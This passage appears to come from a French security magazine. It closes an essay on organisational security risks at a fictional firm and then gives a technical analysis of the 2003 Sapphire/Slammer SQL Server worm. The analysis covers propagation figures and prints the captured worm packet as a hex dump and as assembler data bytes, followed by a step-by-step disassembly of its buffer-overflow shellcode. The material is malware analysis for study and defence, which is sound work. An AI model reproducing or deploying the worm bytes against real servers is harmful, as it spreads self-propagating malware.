■ **contrôles :** en excluant une surveillance qui pourrait s'avérer malsaine en plus d'être légalement répréhensible, un suivi des personnes, par contrôles et évaluations (comme à l'embauche) permet de déterminer les évolutions des tendances. Ces contrôles sont délicats selon les contextes, et pas nécessaires pour tous. En tout état de cause, ils doivent être réalisés en transparence avec le sujet évalué, qui doit être conscient et bien informé de ces pratiques et de leurs destinations. Toutes formes de discriminations étant juridiquement définies et encadrées, le contrôle a ses limites, et c'est en connaissance de cause qu'il s'agira de replacer la personne dans un contexte moins sensible avant qu'il n'y ait de faute grave commise par cette dernière, tout en évitant de la pénaliser. Le Code du Travail est très clair sur ce sujet à de très nombreuses reprises.

■ **en sensibilisation :** pour agir avant qu'il ne soit trop tard, à partir des informations issues des évaluations de contrôle, un plan de sensibilisation pertinent peut être monté. Fonction des risques qualifiés, ce plan de sensibilisation n'a pas pour vocation d'accuser, et encore moins d'indisposer les collaborateurs... sensibles. Oeuvrant directement à un niveau psychologique, les informations communiquées aux collaborateurs doivent les aider à comprendre les enjeux de la SSI par rapport au rôle qu'ils ont dans l'organisation. En outre, les messages transmis doivent amener certains collaborateurs à un mode de réflexion active par rapport à leurs comportements, sans pour autant entraîner de réactions angoissantes, voire pire. Au contraire, un plan de sensibilisation bien mené dans une démarche positive, agit non seulement sur les déviances en les "endormant" (elles resteront tout de même latentes), mais inculque en plus une culture de la sécurité dans laquelle chaque collaborateur est acteur. Il y aura en outre de fortes chances pour que des effets de bord soient perceptibles sur la sécurité des composants technologiques (par exemple en ce qui concerne l'exécution de codes malveillants initiés par voie "ingénierie sociale").

■ **etc.**

EFFICACITÉ DE LA SSI : COMMENT PIGEON SA AURAIT PU DÉMASQUER LE COMPTABLE VÉREUX ?

Si Pigeon SA s'est bien rendue compte des anomalies de fonctionnement de sa structure, il n'en demeure pas moins que l'intrusion est effective. Aussi, comme dans toute intrusion soupçonnée ou constatée, il faut enquêter ou, du moins dans un premier temps, procéder à une analyse "post-mortem". Celle-ci, aussi dénommée *forensic*, désigne les opérations rigoureuses et méthodiques, réalisées après intrusion pour comprendre les circonstances de l'infraction et ses conséquences possibles.

Dans le cas de Pigeon SA, les méthodes d'analyse post-mortem portent sur un système économique vivant (non, notre souris blanche n'a pas encore succombé aux expériences qu'on lui fait subir !), et de même qu'il n'y a pas de recette miracle, les résultats sont encore moins garantis que les moyens de protection et de sécurité sont faibles.

L'objectif étant de localiser et démasquer un agent infectieux, il est judicieux d'agir en toute discrétion pour ne pas éveiller son attention (il est quand même très au fait de ce qui se passe chez Pigeon SA). Cette précaution est d'autant plus indispensable que les canaux cachés sont nombreux : toute personne étant libre de discuter avec qui elle veut (dans une certaine limite), la chaîne de communication "radio moquette" s'avère souvent très intéressante à écouter.

Les méthodes de forensic ressemblent dans l'esprit à leurs homologues informatiques. Les grandes différences viennent de la nature même des composants, de l'outillage (au demeurant assez restreint) et des techniques : ici ce ne sont pas des fichiers ou des bouts de codes hachés SHA-1, mais des êtres humains. Cependant, il n'empêche qu'un contrôle d'intégrité est réalisable, par exemple tel que décrit précédemment avec l'évaluation (et avec un suivi, c'est mieux...). Cette opération est informative, mais comme en informatique, toute la confiance ne peut pas en dépendre. Aussi, il faut aller plus loin dans la recherche, d'autant que Pigeon SA ne s'était pas doté de moyens d'évaluation des risques humaines à l'embauche, et encore moins de suivi.

De même qu'en forensic informatique, la chronologie des évènements se révèle instructive. Limitant les recherches dans une fenêtre de temps donnée, l'audit interne de Pigeon SA tente de reconstituer les faits et d'analyser les causes à partir des dysfonctionnements des processus, des fonctions et des procédures (dans notre scénario : engorgement des performances des constituants de production du système, accroissement des charges, chute des performances du processus de commercialisation, etc.).

Un axe d'exploration est également de contrôler les personnes entrées ou sorties durant la période retenue. L'objectif est de comprendre l'état du système d'information, et ses évolutions durant la période.

Cet exercice délicat nécessite de décortiquer les processus et de comprendre les interactions, de reconstituer les circuits "informels", etc. Autrement dit, c'est un travail assez lourd au niveau d'une entreprise, avec en plus des contraintes juridiques assez handicapantes. Une analyse exhaustive n'est pas judicieuse : de là à ce qu'elle soit achevée, notre bestiole aura rendu l'âme, minée par une mauvaise grippe économique ou, ce qui est plus probable, phagocytée par Buse Inc.

La mise en place de dispositifs actifs peut être instaurée en parallèle des recherches post mortem. Ainsi, l'une des méthodes pour "profiler" notre intrus est d'utiliser une sorte de "pot de miel". Ce leurre est constitué, par exemple, d'un nouveau programme de développement économique dont le système d'information est correctement cloisonné et qui intègre la SSI de façon adéquate. L'*honeypot* est destiné à faire réagir notre comptable véreux (sachant qu'il n'est pas encore localisé et encore moins identifié), en espérant qu'il ne soit pas trop malin et surtout qu'il soit encore présent dans l'organisation !

Dans la plupart des cas, pour les "organismes" (au sens large) se trouvant comme Pigeon SA sans dispositif de sécurité des systèmes d'information complet, l'histoire ne pourra pas dire si le comptable véreux aura été démasqué.

En revanche, il est évident qu'une organisation intégrant la sécurité (cloisonnements, accès, évaluations, détections, secours, etc.) dans les composants de ses systèmes d'information aura davantage de capacités à identifier des anomalies, donc localiser une source et profiler l'individu.

LIBÉREZ LES SOURIS BLANCHES !

Pour conclure, la systémique organisationnelle est un constituant important de la sécurité des systèmes d'information. Les vulnérabilités nombreuses incitent à des pratiques d'ingénierie sociale et à des manœuvres subtiles. Les sociétés de renseignement privées (SRP) en savent quelque chose : elles en font leur fond de commerce. Si le cas de notre souris de labo, Pigeon SA, est assez extrême (bien qu'elle puisse être retrouvée à de nombreuses reprises dans l'actualité), il n'en demeure pas moins que la menace et les pratiques sont réelles et portent bien sur les informations généralement classifiées (informations dites grises, voire noires). Il suffit de regarder le nombre de SRP qui se sont montées ces cinq dernières années !

Au vu de leurs résultats croissants, il est opportun de s'interroger sur la facilité d'obtenir des informations en utilisant autant les vulnérabilités techniques que celles, souvent moins connues, organisationnelles.

Yannick Fourastier


Consultant SSI senior

yfourastier@miscmag.com

Analyse d'un ver ultra-rapide : Sapphire/Slammer

Le ver Sapphire qui a frappé le 25 janvier 2003 est désormais connu comme le ver le plus rapide dans l'histoire des vers informatiques. Exploitant une vulnérabilité logicielle des serveurs SQL de Microsoft, vulnérabilité pourtant connue depuis juillet 2002, Sapphire a pu infecter 90 % des hôtes potentiellement vulnérables en une dizaine de minutes. Cet article va présenter une analyse de la propagation de Sapphire, mais surtout une étude détaillée de son code provenant du désassemblage direct du ver par l'un des auteurs.

ANALYSE DE LA DYNAMIQUE DE PROPAGATION



Cette analyse est basée sur les données présentées dans [6]. Le ver Sapphire/Slammer est la première concrétisation d'une possibilité théorique : celle d'un ver ultra-rapide. Un seul chiffre pour illustrer les choses : plus de 75 000 serveurs ont été infectés, pour la plupart en moins de 10 minutes (pour un total de machines infectées estimé à 200 000). La **figure 1** montre la répartition de l'infection trente minutes après le début de celle-ci.

En comparaison, le ver CodeRed, qui frappa en juillet 2001 (voir [9]), infecta environ 360 000 serveurs en 14 heures. La vitesse de propagation de Sapphire a été telle que la population des serveurs infectés a doublé, lors de la première minute après le début de l'attaque, toutes les 8,5 secondes, alors que pour le ver CodeRed, ce doublement de population a nécessité 37 minutes. Enfin, après trois minutes, l'ensemble de tous les processus-copies du ver effectuait environ 55 millions de scans (pour rechercher d'autres serveurs à infecter) par seconde. Un autre facteur surprenant est celui de la taille de ce ver. On pourrait imaginer qu'une telle virulence nécessiterait un code volumineux. Or, il n'en est rien. Sapphire, en-tête compris, représente un unique paquet UDP (port 1434) de 404 octets (le proprement dit occupe 376 octets). En comparaison, CodeRed avait une taille de 4 Ko, tandis que celle de Nimda avoisinait les 60 Ko ! Toutes ces données vertigineuses montrent que ce ver représente un tournant dans l'histoire des attaques informatiques.

Notons, à titre de comparaison, qu'une fois encore, ce ver, tout comme CodeRed, exploite une vulnérabilité connue six mois auparavant (juillet 2002, voir [5]). Cela prouve que la veille technologique se fait mieux côté attaquants que côté administrateurs.

Pourquoi ce ver n'a-t-il eu somme toute un pouvoir infectieux plus élevé ? Tout d'abord, le générateur de pseudo-aléa, utilisé pour générer des adresses IP aléatoires, souffre d'erreurs d'implémentation (voir plus loin dans l'analyse du code proprement dit), mais ce n'est pas là la cause essentielle. Dans le cas d'un ver comme CodeRed, chaque *thread* du ver testait une adresse aléatoire et attendait soit une réponse, soit un *timeout*, d'où une contrainte de latence du réseau (délai d'envoi d'un paquet TCP et de réponse). Dans le cas de Sapphire, l'envoi d'un paquet UDP ne requiert pas d'attendre une réponse de la victime. Le taux de scans théorique de chaque "copie" du ver, sur une liaison Internet à 100 Mb/sec., est d'environ 30 000 scans/sec.

En réalité, le taux maximal observé par les auteurs de [6] a été de 26 000 scans/sec. D'où un engorgement provenant d'un problème de limitation de bande passante. Le caractère agressif du ver s'est finalement, et très vite, retourné contre lui, limitant fortement sa propagation.

En final, le tableau suivant montre la répartition des 10 pays les plus touchés (analyse portant sur 74 856 adresses IP différentes).

Le lecteur remarquera qu'il s'agit là des mêmes dix pays (dans le même ordre et avec un pourcentage pratiquement identique) que pour l'infection par CodeRed (voir [9]). On constate la même chose pour les cinq premiers domaines les plus touchés.

Pays	% de machines touchées
USA	42,87
Corée	11,82
Inconnu	6,96
Chine	6,29
Taiwan	3,98
Canada	2,88
Australie	2,38
Royaume-Uni	2,02
Japon	1,72
Pays-Bas	1,53

Tableau 1 : Sapphire : Les 10 pays les plus touchés

Domaines	% de machines touchées
Inconnu	59,29
net	14,37
com	10,75
edu	2,79
tw	1,29
au	0,71
ca	0,71
jp	0,65
br	0,57
uk	0,57

Tableau 2 : Sapphire : Les 10 domaines les plus touchés

DÉSASSEMBLAGE ET ANALYSE FINE DU VER

INTRODUCTION

Dans un numéro précédent [0], il a été montré comment analyser un ver par désassemblage. Le ver Sapphire, quant à lui, n'existe pas sous forme d'exécutable. Une machine infectée ne contient aucune trace physique du ver. Comment est-il possible de n'avoir aucun exécutable ? Le ver Sapphire s'exécute entièrement sur la pile, et il se propage grâce à un *buffer overflow* dans les serveurs MS SQL.

Etant donné que le ver se propage sur le réseau, le corps du ver doit être "capturable" par un *sniffer* réseau et nous travaillerons donc à partir d'une capture. Une méthode d'analyse simple, permettant de désassembler et de comprendre le fonctionnement du ver Sapphire va être présentée. La méthode est réutilisable pour n'importe quel ver, et même avec des exploits réseau utilisant la pile pour exécuter du code. Pour cette analyse, il faut signaler qu'aucune analyse extérieure n'a été utilisée, toute l'analyse présentée ici a été réalisée *ex nihilo* par l'un des auteurs, Nicolas Brulez.

Comme dans le précédent article [0], nous allons procéder comme si aucune information sur le ver n'était disponible, et donc partir de rien, pour arriver à une analyse complète de son fonctionnement.

RÉCUPÉRATION D'UN DUMP RÉSEAU

Tout d'abord, pour analyser notre ver, nous avons besoin d'un *dump* du trafic envoyé par celui-ci lors d'une infection. Un tel dump s'obtient avec un sniffer réseau.

Dump du trafic envoyé par Sapphire :

```
00000000 04 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000010 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000020 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000030 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000040 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000050 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 # ................
00000060 01 dc c9 b0 42 eb 0e 01 01 01 01 01 01 01 70 ae # ....B.........p.
00000070 42 01 70 ae 42 90 90 90 90 90 90 90 90 68 dc c9 # B.p.B........h..
00000080 b0 42 b8 01 01 01 01 31 c9 b1 18 50 e2 fd 35 01 # .B.....1...P..5.
00000090 01 01 05 50 89 e5 51 68 2e 64 6c 6c 68 65 6c 33 # ...P..Qh.dllhel3
000000a0 32 68 6b 65 72 6e 51 68 6f 75 6e 74 68 69 63 6b # 2hkernQhounthick
000000b0 43 68 47 65 74 54 66 b9 6c 6c 51 68 33 32 2e 64 # ChGetTf.llQh32.d
000000c0 68 77 73 32 5f 66 b9 65 74 51 68 73 6f 63 6b 66 # hws2_f.etQhsockf
000000d0 b9 74 6f 51 68 73 65 6e 64 be 18 10 ae 42 8d 45 # .toQhsend....B.E
000000e0 d4 50 ff 16 50 8d 45 e0 50 8d 45 f0 50 ff 16 50 # .P..P.E.P.E.P..P
000000f0 be 10 10 ae 42 8b 1e 8b 03 3d 55 8b ec 51 74 05 # ....B....=U..Qt.
00000100 be 1c 10 ae 42 ff 16 ff d0 31 c9 51 51 50 81 f1 # ....B....1.QQP..
```

```
00000110 03 01 04 9b 81 f1 01 01 01 01 51 8d 45 cc 50 8b # ..........Q.E.P.
00000120 45 c0 50 ff 16 6a 11 6a 02 6a 02 ff d0 50 8d 45 # E.P..j.j.j...P.E
00000130 c4 50 8b 45 c0 50 ff 16 89 c6 09 db 81 f3 3c 61 # .P.E.P........
```

Premier constat, le ver prend très peu de place. Remarquons aussi la série de 01.

Première hypothèse, ce ver utilise un buffer overflow pour attaquer sa cible. Pour le moment, nous ne savons pas si ce ver s'appuie sur une faille connue, ni même ce qu'il attaque. Nous n'avons pas de fichier à désassembler, juste un dump réseau.

Comment allons-nous analyser le ver ? Très simple. Il suffit de créer un petit programme qui contiendra le dump en hexadécimal des données envoyées par le ver. Après compilation de notre programme, il est maintenant possible de désassembler notre fichier, et donc d'analyser le code du ver.

Voici un programme Assembleur qui contient le dump converti pour que la compilation puisse se faire :

```
.586p
.model flat, stdcall
locals

includelib c:\import32.lib

extrn        ExitProcess    :PROC

.data
db 004h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h,001h
db 001h,0dch,0c9h,0b0h,042h,0ebh,00eh,001h,001h,001h,001h,001h,001h,001h,070h,0aeh
db 042h,001h,070h,0aeh,042h,090h,090h,090h,090h,090h,090h,090h,090h,068h,0dch,0c9h
db 0b0h,042h,0b8h,001h,001h,001h,001h,031h,0c9h,0b1h,018h,050h,0e2h,0fdh,035h,001h
db 001h,001h,005h,050h,089h,0e5h,051h,068h,02eh,064h,06ch,06ch,068h,065h,06ch,033h
db 032h,068h,06bh,065h,072h,06eh,051h,068h,06fh,075h,06eh,074h,068h,069h,063h,06bh
db 043h,068h,047h,065h,074h,054h,066h,0b9h,06ch,06ch,051h,068h,033h,032h,02eh,064h
db 068h,077h,073h,032h,05fh,066h,0b9h,065h,074h,051h,068h,073h,06fh,063h,06bh,066h
db 0b9h,074h,06fh,051h,068h,073h,065h,06eh,064h,0beh,018h,010h,0aeh,042h,08dh,045h
db 0d4h,050h,0ffh,016h,050h,08dh,045h,0e0h,050h,08dh,045h,0f0h,050h,0ffh,016h,050h
db 0beh,010h,010h,0aeh,042h,08bh,01eh,08bh,003h,03dh,055h,08bh,0ech,051h,074h,005h
db 0beh,01ch,010h,0aeh,042h,0ffh,016h,0ffh,0d0h,031h,0c9h,051h,051h,050h,081h,0f1h
db 003h,001h,004h,09bh,081h,0f1h,001h,001h,001h,001h,051h,08dh,045h,0cch,050h,08bh
db 045h,0c0h,050h,0ffh,016h,06ah,011h,06ah,002h,06ah,002h,0ffh,0d0h,050h,08dh,045h
db 0c4h,050h,08bh,045h,0c0h,050h,0ffh,016h,089h,0c6h,009h,0dbh,081h,0f3h,03ch,061h
db 0d9h,0ffh,08bh,045h,0b4h,08dh,00ch,040h,08dh,014h,088h,0c1h,0e2h,004h,001h,0c2h
db 0c1h,0e2h,008h,029h,0c2h,08dh,004h,090h,001h,0d8h,089h,045h,0b4h,06ah,010h,08dh
db 045h,0b0h,050h,031h,0c9h,051h,066h,081h,0f1h,078h,001h,051h,08dh,045h,003h,050h
db 08bh,045h,0ach,050h,0ffh,0d6h,0ebh,0cah

.code
Start:

    push 0
    call ExitProcess
end Start
```

Pour examiner le ver, comme dans **[0]**, nous utilisons IDA pro **[1]**. Une connaissance minimale de l'assembleur X86 **[2]** et du fonctionnement de la pile s'avère nécessaire pour une complète compréhension.

Après désassemblage, nous sommes à l'*entry point* du programme, mais ce qui nous intéresse, c'est le contenu de la section `.data`.

```
CODE:00401000             public start
CODE:00401000 start       proc near
CODE:00401000             push    0
CODE:00401002             call    $+5
CODE:00401007             jmp     ds:ExitProcess  ; ExitProcess:
CODE:00401007 start       endp
```

Une pression sur Ctrl + S, nous choisissons `DATA` et nous voilà prêts pour l'analyse.

```
DATA:00402000        db    4 ;
DATA:00402001        db    1 ;
DATA:00402002        db    1 ;
DATA:00402003        db    1 ;
DATA:00402004        db    1 ;
DATA:00402005        db    1 ;

-      -       -  -          -          -          -

DATA:0040205F        db    1 ;
DATA:00402060        db    1 ;
```

Nous retrouvons ici les octets provenant du dump réseau. IDA ne les reconnaît pas comme du code, et il les définit donc comme de simples octets.

Nous commençons par traiter les données hypothétiques d'un buffer overflow. Nous créons un tableau qui contient le nécessaire pour le déclencher, afin d'éclaircir ce qui se passe.

Il est très simple de déduire le nombre d'éléments du tableau : 0x61 (0x402060 - 0x402000 = 0x60 mais il faut ajouter 1 car nous comptons tous les octets.)

Cela nous fait un tableau de 97 éléments :

```
DATA:00402000          dd 4, 68h dup(?)
DATA:00402061          db 0DCh ; _
DATA:00402062          db 0C9h ; +
DATA:00402063          db 0B0h ; |
DATA:00402064          db  42h ; B
```

Juste en dessous, quatre octets ne ressemblent pas à du code, et sont à considérer donc comme un double mot.

```
DATA:00402061          dd 42B0C9DCh
```

Cela confirme l'hypothèse d'un buffer overflow. Il s'agit sûrement de l'adresse qui écrasera l'adresse de retour.

Les deux octets suivants ont tout l'air d'un saut court, nous allons donc les "assembler" avec IDA.

```
DATA:00402065          db 0EBh ; Ù
DATA:00402066          db  0Eh ;
```

Devient :

```
DATA:00402065 ; ---------------
DATA:00402065          jmp     short loc_402075
DATA:00402065 ; ---------------
```

Allons voir ce qui se cache en 0x402075.

```
0402075 loc_402075:                    ; CODE XREF:
DATA:00402065j
DATA:00402075          nop
DATA:00402076          nop
DATA:00402077          nop
DATA:00402078          nop
DATA:00402079          nop
DATA:0040207A          nop
DATA:0040207B          nop
DATA:0040207C          nop
DATA:0040207D          push    42B0C9DCh
DATA:00402082          mov     eax, 1010101h
DATA:00402087          xor     ecx, ecx
DATA:00402089          mov     cl, 18h
DATA:0040208B
DATA:0040208B loc_40208B:              ; CODE XREF:
DATA:0040208Cj
```

Une série de *nops*, très communs pour un buffer overflow, et ensuite du code assembleur. Nous sommes donc sur la bonne voie. Autre hypothèse, l'auteur du ver a mis quelques nops pour être sûr de ne pas avoir d'erreur quand le ver prendra la main après le buffer overflow. C'est maintenant que commence l'analyse réelle du ver.

ANALYSE DU VER

```
DATA:0040207D          push    42B0C9DCh
```

L'adresse est la même adresse que tout à l'heure, le ver pousse sur la pile l'adresse qui écrasera l'adresse de retour lors du buffer overflow.

```
DATA:00402082          mov     eax, 1010101h   ; EAX = 101010h
DATA:00402087          xor     ecx, ecx        ; ECX = 0
DATA:00402089          mov     cl, 18h         ; CL = 18h =>
initialise le compteur
DATA:0040208B
DATA:0040208B remplir_pile:                    ; CODE XREF:
DATA:0040208Cj
DATA:0040208B          push    eax
DATA:0040208C          loop    remplir_pile
```

Une valeur est placée dans EAX (101010h), et ECX est initialisé à 18h. Il va servir de compteur à l'instruction `loop`. Ce bout de code boucle donc 24 fois (0x18).

Que fait cette boucle ? Elle met sur la pile le double mot contenu dans EAX. A quoi cela sert-il ?

Le ver est en train de préparer les données qu'il utilisera pour effectuer un buffer overflow sur sa cible. Voici un dump de la pile après cette boucle :

```
          01 01 01 01-01 01 01 01 01 01 01 01  ................
 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01  ................
 01 01 01 01
```

Nous retrouvons les 01 présents un peu plus haut. Nous déduisons que les 01 présents dans le dump ne font pas partie du ver lui-même, mais juste envoyés par celui-ci pour s'installer sur une machine cible. Le ver crée son buffer d'attaque lors de l'infection. Peut-être que celui-ci est corrompu après l'exécution du buffer overflow ? Alors, pour infecter d'autres machines, le ver regénère ce buffer.

```
DATA:0040208E          xor     eax, 5010101h ; EAX = EAX xor 5010101h
DATA:00402093          push    eax   ; on sauve EAX sur la pile.

1010101h XOR 5010101h = 4000000h
```

Après avoir mis sur la pile notre nouveau `dword`, voici un dump de celle-ci :

```
 00 00 00 04 01 01 01 01-01 01 01 01 01 01 01 01  ................
```

Ne serait-ce pas là le "04" remarqué dans le *sniff* réseau juste avant les "01" ? Le ver est bien en train de refaire son buffer pour une infection ultérieure. Nous verrons par la suite à quoi sert ce 04.

Il faut imaginer que le protocole attaqué par le ver attend un "04" comme premier octet de connexion. Ensuite, le ver passe un très long buffer pour déclencher le débordement.

```
DATA:00402094                mov     ebp, esp        ; EBP = ESP
```

Le registre ESP pointe vers le dernier élément mis sur la pile (Stack Pointer). L'auteur sauvegarde ici un pointeur dans le registre EBP. Quel intérêt ? En fait, l'auteur passe beaucoup de paramètres sur la pile et le registre ESP va constamment changer. En sauvegardant un pointeur dans un autre registre, le ver va pouvoir accéder facilement à toutes les données qu'il sauvegarde à partir de maintenant en utilisant EBP comme référence aux données.

```
DATA:00402096   push    ecx     ; Place ECX sur la pile. ESP = EBP-4
```

Le registre ECX = 0 car il a été décrémenté lors de la boucle un peu plus tôt (Loop). L'auteur place donc un double mot nul sur la pile pour séparer les données qu'il ajoutera par la suite, mais on suppose que le zéro va surtout servir à placer des chaînes de caractères sur la pile car elles ont besoin d'être terminées par un zéro (caractère de fin de chaîne) pour être utilisables par diverses fonctions.

```
DATA:00402097                push    6C6C642Eh
DATA:0040209C                push    32336C65h
DATA:004020A1                push    6E726568h
```

Et voici, comme supposé, il s'agit de code typiquement utilisé pour passer des infos sur la pile, notamment des *strings*. Grâce à IDA, nous convertissons ces doubles mots en représentation ASCII :

```
DATA:00402097                push    'lld.'          ; EBP-8h
DATA:0040209C                push    '23le'          ; EBP-Ch
DATA:004020A1                push    'nrek'          ; EBP-10h
```

Tout devient beaucoup plus clair. L'auteur passe sur la pile la chaîne `kernel32.dll`. Il met d'abord l'extension sur la pile, puis ensuite le nom en le découpant en doubles mots placés sur la pile à l'envers. Le PUSH ECX permet donc d'obtenir une chaîne de caractères terminée par un zéro.

```
6B 65 72 6E 65 6C 33 32-2E 64 6C 6C 00 00 00 00  kernel32.dll....
```

L'auteur utilisera probablement plus tard `GetProcAddress` et `LoadLibraryA` pour récupérer l'adresse d'une API dans cette dll. Nous verrons plus tard si l'hypothèse s'avère exacte.

```
DATA:004020A6                push    ecx             ; EBP-14h
```

L'auteur place à nouveau un double mot nul sur la pile, il va donc sûrement placer une autre chaîne sur la pile :

```
DATA:004020A7                push    'tnuo'          ; EBP-18h
DATA:004020AC                push    'Ckci'          ; EBP-1Ch
DATA:004020B1                push    'TteG'          ; EBP-20h
```

Il s'agit de l'API "GetTickCount". Cette API retourne le nombre de millisecondes qui se sont écoulées depuis le dernier démarrage de Windows. Aucun intérêt dans l'exploitation d'un buffer overflow, mais nous supposons encore une fois que le ver va se servir de cette valeur pour créer des nombres pseudo-aléatoires.

Il est également presque certain que c'est cette API que le ver va charger dynamiquement, d'où la présence du string "kernel32.dll".

```
DATA:004020B6                mov     cx, 'll'
DATA:004020BA                push    ecx             ; EBP-24h
```

Le ver passe "ll" sur la pile, de façon présumée provenant de "dll" ; voyons la suite :

```
DATA:004020BB                push    'd.23'          ; EBP-28h
DATA:004020C0                push    '_2sw'          ; EBP-2Ch
```

Le ver a donc placé sur la pile : `ws2_32.dll`.

```
DATA:004020C5                mov     cx, 'te'
DATA:004020C9                push    ecx             ;EBP-30h
DATA:004020CA                push    'kcos'          ;EBP-34h
```

Ici, le ver place sur la pile le string "socket". *A priori*, il prépare les API nécessaires pour effectuer une connexion.

```
DATA:004020CF                mov     cx, 'ot'
DATA:004020D3                push    ecx             ; EBP-38h
DATA:004020D4                push    'dnes'          ; EBP-3Ch
```

Le string "sendto" est aussi placé sur la pile. Cela confirme l'hypothèse de connexion.

```
                73 65 6E 64-74 6F 00 00 73 6F 63 6B      sendto..sock
65 74 00 00 77 73 32 5F-33 32 2E 64 6C 6C 00 00  et..ws2_32.dll..
47 65 74 54 69 63 6B 43-6F 75 6E 74 00 00 00 00  GetTickCount....
6B 65 72 6E 65 6C 33 32-2E 64 6C 6C 00 00 00 00  kernel32.dll....
```

Après avoir passé sur la pile une série de chaînes de caractères, nous arrivons sur ceci :

```
DATA:004020D9  mov  esi, 42AE1018h  ; ESI = 42AE1018h
DATA:004020DE  lea  eax, [ebp-2Ch]  ; EAX = pointe vers ws2_32.dll
DATA:004020E1  push eax             ; Sauvegarde EAX.      EBP-40h
DATA:004020E2  call dword ptr [esi] ; Exécute le code en 42AE1018h. EBP-3C
DATA:004020E4  push   eax           ; EBP-40h
```

Avant toute chose, expliquons pourquoi de "EBP-40h" on repasse à "EBP-3Ch". Lors de l'appel d'une fonction, celle-ci voit ses paramètres passés sur la pile. Lorsque la fonction est exécutée,

elle dépile les paramètres passés. Ici, la fonction ne prend qu'un seul paramètre, et donc EBP est décrémenté de 4. Un double mot, puisque son paramètre est un double mot (EAX).

Essayons de représenter l'état de la pile par rapport à EBP. EBP a été initialisé juste avant de passer kernel32 sur la pile. Voici donc une image de la pile à l'instant où nous sommes :

```
42 B0 C9 DC 01 01 01 01                          EBP+58h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+50h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+40h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+30h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+20h
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  EBP+10h
01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00  EBP+0
kernel32.dll                                     EBP-10h
GetTickCount                                     EBP-20h
ws2_32.dll                                       EBP-2Ch
socket                                           EBP-34h
sendto                                           EBP-3C
Valeur de retour de la fonction (EAX)            EBP-40h
```

Tentons maintenant de comprendre le code présenté un peu plus haut, et surtout de deviner ce qui se passe exactement. EAX reçoit un pointeur vers la chaîne "ws2_32.dll", le pointeur est ensuite passé sur la pile, il va servir de paramètre au *call* dword ptr [ESI].

ESI se voit attribuer une valeur, qui est ensuite appelée. On en déduit qu'il s'agit de l'appel d'une API, compte tenu du paramètre passé sur la pile juste avant, ainsi que l'adresse placée dans ESI. Cette adresse ne correspond en rien au code du ver. Si l'hypothèse s'avère exacte, l'adresse dans ESI est en fait une entrée dans l'IAT (*Import Address Table*) d'une dll chargée en mémoire.

L'Import Address Table (3) est un tableau de pointeurs qui contient les adresses des API importées. Le *push* EAX renforce la supposition puisque EAX est le registre que les API utilisent pour leur valeur de retour.

Nous prendrons pour hypothèse qu'ESI est en fait l'adresse de l'API LoadLibrary. La valeur de retour de l'API présumée est mise sur la pile. S'il s'agit bien de l'API LoadLibrary, alors EAX devrait contenir l'*imagebase* de la DLL ws2_32.dll.

```
DATA:004020E5    lea    eax, [ebp-20h] ; GetTickCount
DATA:004020E8    push   eax            ;              EBP-44h
DATA:004020E9    lea    eax, [ebp-10h] ;              kernel32.dll
DATA:004020EC    push   eax            ;              EBP-48h
DATA:004020ED    call   dword ptr [esi] ; Appel API    EBP-44h
```

Nous voyons qu'il passe sur la pile deux paramètres. En premier, la chaîne GetTickCount. Il doit préparer l'appel à GetProcAddress. Etant donné que la chaîne "kernel32.dll" est mise sur la pile juste après et que ESI n'a pas changé, il appelle toujours la même API. Cela confirme les hypothèses. Le ver appelle LoadLibrary avec pour paramètres "kernel32.dll" pour obtenir l'imagebase de cette dll. Le ver va certainement maintenant appeler GetProcAddress pour obtenir l'adresse de GetTickCount.

L'imagebase est une information que l'on retrouve dans le PE *header*. Pour résumer simplement, c'est l'adresse à laquelle sera chargé un exécutable ou une dll en mémoire. Pour les exécutables Windows, l'imagebase est en général 0x400000. Pour plus d'informations, je vous invite à lire une documentation sur le format PE **[3]**.

```
DATA:004020EF          push    eax     ; Il sauvegarde EAX.    EBP-48h
```

EAX contient maintenant l'imagebase de cette dll.

